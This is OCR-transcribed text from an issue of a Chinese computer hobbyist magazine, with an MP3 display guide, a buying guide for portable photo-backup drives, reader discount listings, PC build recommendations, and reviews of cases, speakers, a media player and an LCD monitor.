


图6

此外，最早出现的ID3 v1和随后的ID3 v1.1标准有明显缺陷，而ID3 v2和ID3 v1完全不同，部分支持ID3 v1、ID3 v1.1标准的MP3播放器，在读取ID3 V2标准的标签时甚至不能正常播放，所以选购时你必须了解清楚播放器具体是支持哪一种标准，以便在编辑自己的MP3文件标签时能够选择正确的标准。

小提示

专用的ID3编辑器并不常见，但要编辑ID3，我们可以用Winamp这个播放软件在电脑里进行编辑(见图7)。



各种液晶显示屏的优劣

目前市场上的MP3播放器的屏幕主要都是黑白液晶屏幕(TN屏)，但不同的发光方式就决定了屏幕质量的不同。这直接影响屏幕的显示效果及MP3播放器的电量消耗大小。

第一种是比较老的LED(发光二极管)背光屏幕，不同颜色的LED会让TN屏的颜色不同，如蓝色LED会让整个TN屏幕变成蓝色。该技术成熟并且成本较低，显示效果比较普通，但其功耗比较大。目前只有老款、低端(杂牌)MP3播放器才会使用；

第二种是采用EL背光的液晶屏，其特点是不产生热量和不含紫外线，发光效率高，亮度分布也均匀，而且功耗低，惟一的缺点是在点亮背光时容易出现轻微的噪音，在使用FM收音时特别明显；

第三种和前两种有本质上的不同，它采用的是OLED屏幕而不是传统的TN屏幕，这种液晶屏是主动发光器件，不需背光源，更省电。并可以采用双色字体显示，显得更 更时尚，但价格也较高。OLED已经被越来越多的MP3厂商所采用，在未来的一段时间里，也将是MP3播放器屏幕的主流(见图8)。**(未完待续)**

CF [CP01]



图8

如“影”随“摄”——数码伴侣选购指南

■吴巍

随着数码相机像素的增长，500万甚至800万像素的数码相机已经飞入寻常百姓家，出门带上轻巧的数码相机，拍摄清晰的图片成为了很 意的事情。可是以主流的500万像素的数码相片为例，压缩后的JPG文件一般是2.5MB左右，如果使用未经压缩处理的TIFF格式或者RAW格式的文件，体积则更是高达10MB以上。虽然配套存储卡的容量也在增长，但即使是容量高达1GB的存储卡在高精度照片面前也显得捉襟见肘，更不必说满足摄影爱好者深入到荒无人烟的室外桃源时对大容量存储设备的需求了。针对这样的市场契机，不少厂商趁势推出了数码伴侣。所谓的数码伴侣是一种可以直接从数码相机或数码相机的存储卡里拷贝文件到其内置硬盘的设备。它不但能通过USB线直接连接电脑成为一个移动硬盘，而且还能脱离电脑直接拷贝数码设备中存储的文件数据，可谓是将拷贝功能与移动硬盘完美地结合到一起了。

目前市面上的数码伴侣可以分为四类：

（1）DIY型。这类数码伴侣通常只是一个不含内置硬盘的数码伴侣盒。它很适合DIY爱好者自己动手按需求组装不同容量的数码伴侣。

（2）传统型。传统的数码伴侣是由数码伴侣盒和内置硬盘组合而成的。它一般通过集成的读卡器来完成文件数据的操作。

（3）OTG型。它利用USB OTG（USB On-The-Go）标准直接通过USB接口完成内置硬盘与USB设备间的文件数据传输。

（4）带数码伴侣功能的MP4。这类数码伴侣不仅有普通数码伴侣的文件拷贝功能，还具有 览照片，播放音乐等MP4的功能。

针对不同的数码伴侣，我们在选购时一般应注意以下问题。

（1）数据接口是选购的开始。在选购数码伴侣时首先应考虑的应是接口问题，是选用内置读卡器的还是使用OTG接口的。一般来说两者性能上的差别并不大，只是同类型的数码伴侣OTG接口的要稍微轻便些。OTG接口的数码伴侣适用范围更大，除了数码相机它还能从其它USB设备里读取文件数据，如U盘，多功能读卡器等。此外部分OTG接口数码伴侣还具备双向数据传输功能，它不仅具备一般数码伴侣从外部USB设备拷贝数据到数码伴侣内置硬盘的单向拷贝功能，而且还能按用户要求将内置硬盘中的文件数据复制到外部USB设备中，即具有所谓的双向拷贝功能。

（2）传输速度是选购的重点。数码伴侣从存储卡读取数据的时候至少应提供高于1MB/s的读取速度，否则读取512MB的数据都需要十分钟以上，这对宝贵的时间和电池电量来说都是浪费；与电脑连接时，高速的文件数据传输速度也是必要的。因此普通的USB 1.1接口难以满足用户的需要，在选购时应该选择具备USB2.0高速接口（USB 2.0 High Speed）的数码伴侣。选择OTG接口数码伴侣还应当考虑到它在与数码相机连接时的兼容问题，OTG接口的数码伴侣并非能直接和所有数码相机进行文件传输，遇到不兼容的情况可以使用多功能读卡器来进行数码相机存储卡上的文件数据操作。

（3）操作性能也需细细挑选。通常应注意考虑电池续航能力和使用的方便快捷。外出使用数码伴侣的电力由内置的 电池或者外置的AA电池盒提供。 电池的好处是小巧轻便，但续航能力不一定能比得上使用外置的大容量AA电池盒。不过使用外置电池盒可能就要多肩负百克左右的重量，这对于使用AA电池数码相机的朋友倒不是问题，因为电池可以通用。数码伴侣使用时的操作一般比较简单，高档的数码伴侣和具备数码伴侣功能的MP4都配备有液晶屏幕，可以显示诸如电池容量，工作状态，硬盘剩余空间等有用信息，令用户使用起来得心应手；而廉价的数码伴侣就只能靠仅有的几只LED指示灯来显示工作状态。

（4）周边功能可以按需选购。周边功能一般是指除了拷贝数码相片文件以外的功能，如对拷贝的文件进行管理，OTG双向拷贝，通过内置的液晶屏 览照片或者外接电视 览照片和播放视频等等。由于数码伴侣发展历史还比较短，这些功能作为高附加值的产物一般都需要较高的金钱代价，有需要的朋友可以按需选购，有的放矢。

（5）质量安全性能不容马虎。选购中还应注意所挑选的数码伴侣的做工质量和数据的安全性。对于DIY型数码伴侣用户产品的做工在选购中也值得关注。一般知名厂家的产品比较有保障，良好的售后服务和数据安全保障才能让用户放心使用。

下面我们就来看看符合上述要求的各档次数码伴侣。

经济实惠： Look A3

参考售价：160元（不含硬盘）

官方网址：www.look.com.cn

销售热线：0755-26824351

为了追求价格低廉，又需要一定的性价比，我们选择



了Look的e路游A3系列OTG数码伴侣。这款数码伴侣不含硬盘的售价仅为160元。它采用的是金属外壳，外观与一般的移动硬盘盒相仿，只是多了几个LED灯指示工作状态，体积为130mm×75mm×15mm，伴侣盒净重约为100克左右，非常轻巧。

Look A3数码伴侣具有USB2.0 On The Go接口，可以直连大部分数码相机和各种U盘以及读卡器进行数据备份。但是由于该产品在做OTG Host时传输速率受外部设备状况影响较很大，建议使用这款数码伴侣的朋友再花30元左右购买一个USB2.0高速接口的读卡器，通过读卡器读取存储卡的文件数据，省时省电。

作为廉价的数码伴侣解决方案，简单的DIY知识和能力必不可少。在准备好Look A3数码伴侣盒以后，还需要用户自己配备一块2.5英寸9mm厚的笔记本硬盘。这样的硬盘一般可以使用笔记本升级淘汰下来的小容量硬盘，或者从二手市场上购买10G左右的笔记本硬盘，硬盘价格可以控制在200元以内，这使得整个方案显得经济实惠。自己动手安装硬盘也比较简单：用螺丝刀拆下数码伴侣背后面板就可取出数码伴侣的主板，将硬盘按照说明插在其上并安装复原即可正常使用。

整体来看，Look A3数码伴侣满足我们对经济实惠型数码伴侣所有的要求，USB2.0的高传输速度，优良的做工设计和低廉的销售价格令其物有所值。而与之相当的产品，还有移动之星的935U2OTG和奥美嘉的数码伴侣盒，价格都在240元左右。

高性价比：力杰C201专业版

参考售价：1280元（40GB容量）

官方网址：www.cenda.com.cn

销售热线：0755-83666635



力杰C201专业版数码伴侣采用的是银灰色铝合金机身，在强度和耐压力等方面都有保障。机身正面上装备了2.0英寸蓝色背光液晶屏，能够显示硬盘、存储卡信息、电量状态、拷贝进度等，给用户非常直观的信息。C201的体积为116mm×77mm×22mm，不含硬盘净重仅145g，这对于带液晶屏和读卡器的数码伴侣来说还是非常轻巧的。

力杰C201专业版采用了All IN ONE设计，支持目前市场中几乎所有的主流存储卡。力杰C201支持多分区的硬盘，在硬盘第一分区存满后自动将数据存入下一分区。它提供的自动识别存储卡功能，也可以自动识别不同种类的存储卡。力杰数码伴侣的读卡速度最高可达8MB/s，一般存储卡中的128MB数据仅需约50秒就可以完成拷贝，即使是512MB的数据也只需4分多钟。

此外，C201专业版双模式的供电系统能够有效地规划产品室内和室外两种使用环境，在户外没有电源的情况下，用户使用数码伴侣模式，切换到高能 离子电池供电，能够使用3小时以上；在户内通过电源适配器，切换到移动硬盘模式下，无需耗费 电池的电量，可以全天24小时不间断的供电，最大限度地满足了用户长时间频繁使用的需要。在选购的时候还要留意内置的40G硬盘是否为全新行货，并注意让商家出具正规发票以享受全国联保和固件升级等售后服务。

总的来看，作为一款成功的数码伴侣，力杰C201专业版具备很高的性价比，双模式直供动力的设计更贴心的照顾到用户在不同环境下的使用需求。同价位的选择，我们还有宽洋S280(40GB，售价1260元)和纽曼数码伴侣王D825（80GB，售价1288元）可供选择。

小巧全能的数码伴侣：爱国者P670

参考售价：2599元（20G容量）

官方网址：www.aigo.com

销售热线：800-810-7666



爱国者P670数码伴侣采用日立1.8英寸20G微硬盘，机身尺寸为79mm×69mm×22mm，重量仅为149克，是名副其实的小巧全能型数码伴侣。

爱国者P670也是使用USB2.0 On The Go接口来进行文件数据传输，但与众不同的是它支持双向拷贝操作。不仅能从USB设备读取文件数据，也能将自己的文件数据写入到连接的USB设备上。在其OLED显示屏的帮助下，查看机内和外接USB设备的文件信息，进行文件操作管理都非常方便，一键备份功能也很实用。P670的高速USB2.0传输接口，能提供超过3MB/S的USB文件读取写入速度。以通过USB2.0读卡器读取1GB的CF卡为例，仅需要约6分钟便可存储完毕。

在数据安全方面，爱国者P670表现尤为出色。由于采用了先进的防震微硬盘和触点隔离减震系统等硬件技术，该产品能够承受1.8米自由落体的冲击，加上随机附带的数据安全方面的软件，可以提供软件硬件全方位数据安全保护，保证用户的资料不受意外损失。内置的3.6V 720mAh 电池，大约可以工作2小时，适合野外使用要求。此外，爱国者产品提供的阳光服务等售后支持也是用户放心使用的保障。

总的来说，爱国者P670数码伴侣是一款小巧的全能型数码伴侣，良好的性能和安全的保护非常适合对数据存储高要求的用户使用。


CF [CP02]

Search for

CFan村里大搜查

（阳光提醒你：本期优惠有效期为11月16日至12月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

济南、武汉：多功能线控漫步者R333T音箱超低价惠



漫步者R333T音箱的低音单元的体积非常巨大，主音箱正面采用了网状金属封装，低音炮的单元直径达到了6.5英寸，低频回放效果更强悍，而且带有多功能线控器，除控制音量及静音功能外，还附带耳机输出及音频输入接口，可以直接接驳MP3等数码音频设备，如同小型的桌面音频转接站。（济南搜查队员李嘉、武汉搜查队员李磊报道）

优惠产品：

济南：漫步者R333T　原价：360元　CFan读者价：270元

地址：济南市建新南路世纪科技2001室

电话：0531-82393327 88313749

武汉：漫步者R333T　原价：350元　CFan读者价：300元

商家地址：武昌广埠屯电脑大世界302室

商家电话：027-87654300

济南：微软光学银光鲨4.0限量纪念版送百元大礼



微软光学银光 4.0限量纪念版采用全新激光喷涂技术，合理的人体工学设计为用户的手掌和手指提供良好的支撑，并且基本确保手腕不会因为悬空而疲劳，刷新频率达到9000FPS的新版光学引擎也使得微软鼠标具有更广的适应能力，是发烧游戏玩家的极品装备。（济南搜查队员李嘉报道）


优惠产品：微软光学银光鲨4.0限量纪念版　原价：399元

CFan读者优惠：送价值99元微软精巧键盘500（或98元新贵48万摄像头）和38元微软竹筒鼠标垫

地址：济南市山大路178号 赛博数码广场305室

电话：0531-82396101

济南：时尚高速Sony 16xDVD刻录机特价还送金钻盘



Sony DRU-800A采用了超短机身设计，外观相当时尚，采用恒定角速度方式，在主流的单层DVD+R/DVD-R媒体上的刻录速度都能达到最大16倍速；在双层双格式的媒体上刻录速度都能达到最大4倍速，还配有EIDE（ATAPI）接口，可以支持Ultra DMA Mode 2，接口数据传输速度可以达到33MB/s。（济南搜查队员李嘉报道）


优惠产品：Sony DRU-800A　原价：499元

CFan读者价：445元（送24xCD-RW金钻盘一张）

地址：济南市山大路143号2楼A-04

电话：0531-82393980 82393529

沈阳：技嘉915GL主板优惠59元



技嘉GA-8I915ME-GL主板在近期刚刚上市，采用了915GL+ICH6R芯片组，支持LGA775全系列处理器。上市价格仅为699元，算是一线大厂中同类产品的最低价格。虽然是整合型Micro-ATX主板，该款主板却拥有了比较不错的显卡升级能力。主板上同时提供了兼容AGP和PCI-E两种规范的显卡插槽，其中PCI-E显卡插槽的带宽为PCI-E X4。该款主板目前的市场售价为699元，CFan读者价可以低至640元，性价比相当不错。（沈阳搜查队员丁宁报道）


优惠产品：GA-8I915ME-GL主板

原价：699元　CFan读者价：440元

地址：沈阳市三好街东软电脑城A座B08档口（欣联创电子有限公司）

电话：024-83966818

沈阳：游戏方向盘不到百元！



赛车游戏专用的方向盘已经逐渐普及，只是由于价格上过于高昂，通常都要卖到百元以上。一款叫做MEGA RACING的游戏方向盘为CFan读者提供了很大优惠，原价为135元，CFan读者价仅为90元。这款方向盘采用了串口连接，具备方向盘和脚踏板，具有很高的购买价值。升级版的USB接口方向盘同样提供优惠价格，原价为185元，CFan读者价仅为140元。（沈阳搜查队员丁宁报道）

优惠产品：MEGA RACING游戏方向盘（串口/USB）

原价：135元/185元　CFan读者价：90元/140元

地址：沈阳市三好街东科大厦一楼南门3号

电话：024-23966508

武汉：情侣专用彩屏MP3



讯都XD-801采用韩国三星A级芯片，6.5万色OLED大彩屏，全氧化金属外壳。支持MP3/WMA/DMV等多媒体格式的播放。外置两个耳机插孔，情侣们不用再为只有一副耳机而发愁了。（武汉搜查队员李磊报道）

优惠产品：讯都XD-801（256MB）

原价：420元　CFan读者价：380元

地址：武汉市洪山区电脑大世界357室

电话：027-87858510

武汉：金河田水晶之侣键鼠套装送优惠啦！



金河田的产品在IT界享有一定的知名度，它的这款水晶之侣键鼠套装当然也不会浪得虚名。键盘外观精致时尚大方，按键轻松舒适回弹力强，键帽字体上附加一层PU膜可以保证长期使用而不脱落，采用强力橡胶膜和抗变形钢板使键体弹力十足，12个多媒体快捷键让你轻松快捷方便地应用网络；鼠标分辨率高达800DPI，提供INTERNET冲浪及处理文档中众多快捷功能，滚轮360度全方位卷动于各种视窗，符合人体工程学设计，长久使用减轻手感压力。键盘时尚的设计和鼠标搭配极具浪漫感觉，最适合家庭用户。（武汉搜查队员李磊报道）

优惠产品：金河田水晶之侣键鼠套装

原价：158元　CFan读者价：108元

地址：武汉市珞瑜路39号南极电脑广场2188号

电话：027-87656363

CF [CP03]



读者刘文：我北广的朋友要配台电脑，主要进行图像处理和影片制作。要求CPU要非常好，内存也是越大越好，最好是1GB容量的内存，最少也要512MB，显卡也要好一些的。预算在7000元，请帮我推荐一下配置啊？

配件	品牌及型号	价格(元)
CPU	AMD Athlon64 3000+/E6（盒）	1060
主板	华硕A8N-E	920
显卡	微星RX700-TD128E黄金版	690
内存	威刚DDR400 512MB × 2	720
硬盘	三星160GB/7200转/8MB/SATA	800
光驱	先锋DVR-109CH	450
音箱	漫步者R1600T数码版	550
键鼠	多彩绝恋双星光电套装	88
机箱	大水牛宇宙A0318（P4电源）	380
显示器	三星997DF	1400
媒体报价		7058

点评：图像处理和影片制作绝对是最需要资金投入的装机要求，CPU、内存、显卡、硬盘、光驱这五大方面都有着比较高的要求。在Intel和AMD两大厂商64位新品CPU的轮番轰炸之后，人们开始更多的关注64位运算技术。近期AMD推出了更新的E6核心处理器，虽然在主要技术指标上与同规格的E3核心产品一样，但却改进了E3核心的一些Bug，在功能上也更加完善。不仅如此，E6核心处理器还支持SSE3多媒体指令集，在多媒体处理方面有了长足的进步，使得Intel在多媒体应用领域不再是一枝独秀。Athlon64 3000+用于影片制作领域，并不逊色于Intel高端的Pentium4。Athlon64 3000+内建有双通道内存控制器，搭配两条512MB的内存，实现双通道DDR400内存架构，即使应对大型视频编缉和图像处理软件，也可以非常流畅的运行。

考虑到图像处理很可能会涉及到3D制作，所以主流的PCI-E显卡也是必不可少的。目前市场上的中端主流PCI-E显卡主要有Radeon X700标准版和GeForce 6600标准版。在大多数性能测试中，Radeon X700标准版的性能要远远高于GeForce 6600标准版。虽然Radeon X700标准版不支持Shader Model 3.0特效，但在图像处理中却占尽了性能优势，绝对是最为恰当的选择。微星RX700-TD128E黄金版这款显卡具备了128MB/128bit的显存规格，提供了三年质保贴心服务，以微星的品牌优势和口碑还是具有很高购买价值的。

硬盘和光驱在影片制作领域是相辅相成的两大元素，影片制作通常需要大容量的硬盘空间，高性能的SATA硬盘自然是必不可少的。然而即便是160GB的硬盘容量，也无法满足影片素材对存储容量的不断需求，具备4.3GB以上数据存储能力的DVD刻录机也是必不可少的。先锋DVR-109CH这款16X DVD刻录机同时还支持双层D9刻录，无论是价格还是口碑都让人值得信赖，方便电脑用户把影片素材刻录成DVD影碟。

影片制作领域对于音效的还原是相当重要的，相对于多声道音箱来说，2.0声道音箱所具备的声音还原能力是其它规格的产品所无法比拟的。也正是因为这个原因，2.0声道的音箱受到了广大音乐爱好者的追捧。当然过于低端的2.0声道音箱并不具备良好的声音还原能力，所以在音频设备上的花费也是理所当然的。漫步者R1600T数码版采用木质结构，采用了前倒相结构设计，可以让音箱更容易摆放，而且可以明显提升低音的量感。音箱的总功率达到40W，采用了漫步者自行开发的EDF106-8低音扬声器，音效相当不错。

由于这台电脑还要用于图像处理，所以LCD显示器并不能满足专业级别的色彩表现，还是传统CRT显示器更为优秀。三星997DF这款19英寸纯平显示器具备250MHz带宽，同时还通过了最为严格的TCO'03认证。

读者小雨：编辑好！我是《电脑爱好者》的忠实读者，最近打算配一台5500元左右的电脑，所以就找到了这里。我的电脑主要是游戏娱乐使用，希望能够配一台17英寸液晶显示器，主机部分的性能可以弱一些。希望编辑能够帮我配一台合适的电脑，非常感谢！！

配件	品牌及型号	价格(元)
CPU	Intel Celeron D326（盒）	550
主板	七彩虹C.915PL-L	599
显卡	盈通剑龙6600LE加强版	699
内存	Kingmax DDR400 256MB × 2	370
硬盘	迈拓80GB/7200转/8MB/IDE	490
光驱	索尼DDU1621	199
键鼠	金河田反恐特警套装	88
音箱	傲森ME-101	168
机箱	多彩DLC-MF431（多彩320A电源）	280
显示器	大水牛1703A	2199
媒体报价		5642

点评：此套配置完全可以满足日常的游戏娱乐需求，64位处理器、PCI-E显卡、液晶显示器都是主流配置中不可或缺的部分。不仅能够满足主流3D游戏的性能需求，而且在多媒体娱乐等方面也同样能够胜任。

由于预算紧张，CPU并没有选择Intel的高端P4，但作为低端同样具备了64位运算技术的Celeron D326也并不逊色，具有非常强劲的超频能力，在超频使用后性能表现更加出色。

主板选择了采用Intel 915PL+ICH6芯片组的七彩虹C.915PL-L，可支持双通道DDR400内存架构，用两条256MB内存组建双通道使用，性能得到更大提升。另外，主板还可支持最新的PCI-E X16显卡技术，板载的百兆网卡和8声道声卡，也完全能够满足日常使用。

为了在游戏中能够有尚佳表现，显卡选择了搭配GDDR3显存颗粒的GeForce 6600LE超频版显卡，在性能上甚至超越了搭配DDR显存颗粒的GeForce 6600标准版。况且GeForce 6600LE能够支持Shader Model 3.0特效，在《帝国时代3》或《Quake4》这样的游戏中表现非常优秀。盈通剑龙6600LE加强版目前的售价仅为699元，采用了6层PCB板设计，数颗高品质电容及大量贴片元件设计在了散热器周围，为显卡超频打下了良好的基础。该款显卡在采用GeForce 6600LE显示核心的同时搭配了GDDR3显存颗粒，MBGA封装的2.0ns显存颗粒组成了128MB/128Bit显存规格，非常适合游戏玩家选择。

既然选择了液晶显示器，就要考虑玩游戏时显示器中的显示效果，因此响应时间更短的液晶更适合游戏使用。大水牛1703A不仅具备了4ms灰阶响应时间，还拥有300流明亮度和500:1对比度，即使是狂热的游戏爱好者也不会感到有拖尾的存在。目前市场售价仅为2199元，比其他品牌的17英寸8ms液晶还要便宜，应该说是一款非常廉价的液晶显示器。

音箱部分虽然没有选择音效更加出色的5.1声道产品，但傲森ME-101这款2.1声道音箱在音质的表现上也可圈可点，并且特别设计的外观也非常吸引人。这款音箱在低音炮部分引用了吉普车的经典7隔栅设计，简洁而又不失时尚的造型，光看外观就已经非常喜欢了。

另外，为了在游戏中表现的更加出色，对键盘和鼠标这些输出设备也提出了更高的要求。金河田反恐特警套装这款专门为游戏玩家所打造的键鼠套装，特意为键盘中几个经常在游戏中用到的按键采用了抗磨损设计，不仅有效延长了键盘的使用寿命，而且也为玩家更好的驾驭游戏提供了方便。

如果预算充足的话，可以将内存容量增大，这样在游戏中会有更加优秀的性能表现。 CF [CP04]

金河田宝鼎 2018S 机箱



■ CFan 评测室

宝鼎 2018S 是金河田推出的一款微型机箱，此款宝鼎 2018 机箱放在桌面上还没有 17 英寸 LCD 高，身形袖珍。外壳整体采用金属质感的亚光银色，漆面工艺细致，前面板还有拉丝铝饰板，小巧、精致、时尚的特点非常突出。它采用业内常用的 0.6mm SECC 镀锌钢板，内部边框全折边，不伤手，并且设有大量 EMI 弹片，保证电磁辐射的屏蔽效果。身形小巧的它专为 Micro-ATX 系统设计，虽然扩展性无法匹敌 ATX 机箱，但依然设有两个硬盘托架和一个光驱托架，仍可满足主流需求。虽然 Micro-ATX 系统发热量一般不会太高，但机箱仍按照 Intel TAC1.1 规范设有侧板散热孔和 CPU 导风罩，前后预留有 3 个 6cm 散热风扇安装位置，确保了能够充分散热。机箱侧板采用免工具螺丝固定，采用提拉滑轨设计，拆装十分方便。



CF [CP05]

麦博 M528 音箱



■ CFan 评测室



麦博 M528 是麦博推出的又一款低价位 2.1 音箱，它的特点在于在低价位上采用了三分频的设计。

M528 的外观采用了经典的造型。低音炮采用前倒相结构，操控旋钮位于正面。三个音箱都采用长方体外观，低音炮使用标准的 ASW 结构。

M528 的特殊之处在于，它的卫星箱采用了 2.75 寸全频带单元和 1.5 寸 PV 膜高音的设计，从而成为三分频结构，解决了单纯使用全频带单元导致的高音上限不足的问题。

从使用的感觉来说，M528 相对于普通的低档多媒体音箱来说，有更好的高频延伸和中频饱满度。只是低音上力度差了一些，但整体来说，依然是低档音箱中的一款　　者。 CF [CP06]



多彩 DLC-MF439 机箱

■ CFan 评测室

DLC-MF439 是多彩〝绝色倾城〞系列的一款新品。它的造型采用诺基亚 7260 手机的外观，看上去非常惹眼。多彩 DLC-MF439 的外观设计完全通过芬兰诺基亚总公司的默许与认可。

多彩 DLC-MF439 最吸引人的超酷、超绚前置面板部分，采用特殊金属拉丝工艺成型，表面线路清晰质感十足诱人。在前置面板底部有 2 个 USB 接口、1 个音频输出、1 个耳机插孔被巧妙加以隐藏在活动挡板内，保持前置面板的整体完美效果。

DLC-MF439 机箱的侧面板设计有 CUP 散热直导孔与显卡散热孔，其做工完全到达 INTEL CAG1.1 设计指南标准。DLC-MF439 的安装区域设计中规中矩，可容纳 4 个光驱位，提供 6 个硬盘位设计，整体扩展性较强，方便用户更新升级。

DLC-MF439 选用多彩龙卷系列风电源，额定峰值 250W，最高峰值 320W，DLC-MF439 提供的峰值范围可满足用户的日常需要。DLC-MF439 以其〝绝色倾城〞的独特时尚外形，充分展现出多彩机箱工艺设计的专业、独特、时尚的综合工业设计能力。 CF [CP07]







多彩 DLS-2162 音箱

■ CFan 评测室

DLS-2162 是多彩最新的一款 2.1 音箱产品。这款产品又称皇家旗舰组合。外观由比较漂亮　莹亮的黑色金属网罩镶以银色边框。低音单元箱体材质为木质，能有效预防谐振，令低音的下潜色更具深度。右侧深潜的倒相孔设置，可以增加主箱低音回放的震撼力。两分频的卫星通道设计，中高音都有不错的表现。两分频卫星通道设计，更有利于中音和高音的还原。

DLS-2162 最大的特点是前置活动线控盒，方便操作。活动线控盒全防磁设计，方便耐用。

从使用的感受来说，DLS-2162 的低音比较出色，很富于弹性，中高音比较饱满。有不错的效果，特别是前置控制的设计非常方便使用。

技术说明：

1、木质低音箱体，工艺精良　；

2、副机二阶二分频设计，中高音表现更准确；

3、主、副机采用全金属网罩，更显王者风范；

4、人性化线控设计，前置耳机插孔使用更舒适；

5、全防磁设计，舒心使用。

CF [CP08]



掌上影院

—— Newman 影音王 M668

■ CFan 评测室

纽曼影音王M668是一款新型的音、视频娱乐设备。有别于MP3随身听那娇小的身躯，拥有3.6英寸屏幕的影音王M668看起来真不是那么"便携"。但是，它的 力是所有彩屏MP3随身听不可比拟的……

外形决定娱乐性

纽曼影音王M668个头不算小巧，但大的并不是没有道理。3.6英寸的屏幕占据了机身正面的3/4，开机后屏幕分辨率为320×240。但是，它可以支持720×576的分辨率，这远比一般的PMP、MP4设备要强很多。更高的分辨率意味着你可以在M668上欣赏到更为精致、细腻的电影画面，在随后的测试中得到了验证。

使用/操作

单手实现操作并不困难，除了屏幕占据正面的3/4面积外，剩下的1/4空间就是操作区。四方向导航键、确认键、多功能M键，加上ESC键，组成了强大的操作功能区。M668中所有的调节选项、控制功能、播放选择等等功能都可以在这个区域内，用拇指完成全部操作，非常方便。M668内置了立体声喇叭，功率约为200毫瓦，播放的声音虽谈不上音色出众，倒也是有滋有味。M668调节音量的步进值为5%，每个5%之间差异不太明显，这种步进方式非常受用，用户可以很快速地找到最佳声音定位。一般环境下，音量调整到80%-90%比较合适，机身的喇叭在这个音量段能获得最佳播放效果，也不会出现暴音，如果是更 杂的环境，如户外等等，建议还是使用耳塞为好。此外，M668缓存功能优秀，其在50厘米高度，地上覆一层海绵垫的跌落测试中（防止磕伤，厚度为1厘米软海绵），没有发生任何意外，缓存机制保证了M668在非正常因素下的正常播放，而机身内部的防震结构也有效地保护了内置20GB的正常工作。

最关键的屏幕





M668 3.6英寸的真彩屏幕在播放电影时，颜色表现艳丽，但色彩还原不够真实。可视角度相当不错，即便是侧面斜视屏幕，也不会有偏色、无法看清屏幕的情况发生。屏幕一直都是相当娇气的，所幸，M668的屏幕受到很好保护，即便不小心划了一下也不会伤及屏幕，这是非常重要的特性。


格式支持

M668所能支持的视频格式非常受关注，这将决定它的易用程度。除了标准的DVD影片文件vob之外，你不可能永远保证自己的电影文件都是统一格式。M668在这方面表现不错，我们以同一影片源分别以不同格式编码输出，复制到M668上测试其视频文件兼容性，获得以下一些简单数据。

WMV及ASF文件由于没有得到相应授权，因此，M668不能正确识别并支持播放这两种格式的视频文件。而divx502、divx311、xvid三种不同编码的文件播放时，xvid可以完美支持播放，divx502播放音、视频不同步，而divx311的播放则没有任何问题。而我们在随后压制了流率高达800kbps的divx311编码文件来挑战M668的极限机能，但略感遗憾的是，画面刚开始播放时便出现异常了。当然，要知道任何一种MEPG4编码压缩比相当高，解码后的流率将是几何增长，也难为这些掌上娱乐设备了。至于rm、rvmb格式的电影文件，由于专利授权、编码/解码的资源耗损问题，目前所能见到的任何一款MP4、PMP播放器都不能支持播放，M668也不例外。







不得不说的是影音王M668的一大亮点——支持外挂字幕，包括str、sub在内的多种外挂字幕文件都可以使用，这为我们提供了更多的使用方式和乐趣。

特别的功能 特别的使用乐趣

M668的另一个重要功能就是遥控——这让它摇身一变，成为一个家庭电影媒体库。通过AV Out接口将其与电视相连接，耳塞插孔连接到音箱上，将其放置在电视柜前，侧面底部对着人，便可以用遥控器实现遥控操作了。这就如同一个机顶盒，或是影碟机，或者干脆你也可以把他理解成为HTPC，20GB的容量，加之CF Ⅱ规格的微型硬盘接口，可以存储更多的电影文件，双USB 2.0接口的设计颇为奇特，电影的拷贝速度非常理想。与PC的交互能力非常强劲，甚至你可以把它当作一款数码伴侣，或是一个移动硬盘使用。

优点：播放能力突出、可扩充总容量、屏幕可视角度大、价格适中。

不足：导航键为四向，而非五向导航，操作更应得到简化。

CF [CP09]



四毫秒的诱惑——金长城T175A LCD

■CFan评测室

灰阶达到4毫秒的LCD显示器现在已经有不少了，但是，价格一直在阻碍游戏玩家。而近期金长城推出的T175A LCD，则真正意义上满足了广大玩家的愿望——它的价格平宜，灰阶仅为4毫秒。不过，在达到灰阶4毫秒响应时间的同时，是否T175A的色彩也能让大家满意呢？

简洁外观

金长城T175A的边框设计并没有采用带有时尚感的窄边框，外形可以用中规中矩来形容。银灰色的外边框给人主观印象很简洁，无论在何种环境中使用，它的搭配都非常容易，机箱的颜色并不会与之产生过大差异，看起来很是舒服。银灰色的涂层还有一个好处——不怕留下岁月的痕迹，除非是采用钢琴漆质地的外壳，白色才会经得起时间考验。而普通涂层的外壳材质，就没那么幸运了。时间久了，白色会渐渐暗淡、发黄，到那时，显示器再也称不上什么美观大方了。黑色，实际上是一种比白色还不"禁脏"的颜色，略微一丝灰尘都会呈现在眼前，非常明显。而灰色则不同，即便使用时间长久，也不会感觉到它的陈旧。

显示器主要的散热窗口分布在外壳的上、下部分，这样可以不用考虑显示器背后的距离问题，热量依然可以快速散发，从而保证显示器的正常工作，不至于高温煎熬。不过在实际测试中，我们还是略微感到显示器长时间运行后热量较大，毕竟，两侧的散热面积相对要小一些。

不可旋转的显示屏

除非是对新浪等门户站点有特殊爱好的用户，一般人都不会太在意显示屏是否可以90度旋转，从而实现竖屏览。T175椭圆形加重底座可以有效支撑LCD，背部支架比较牢固，并且可以实现前后仰合，角度可以根据桌椅高度、个人视角来调节。

功能一览

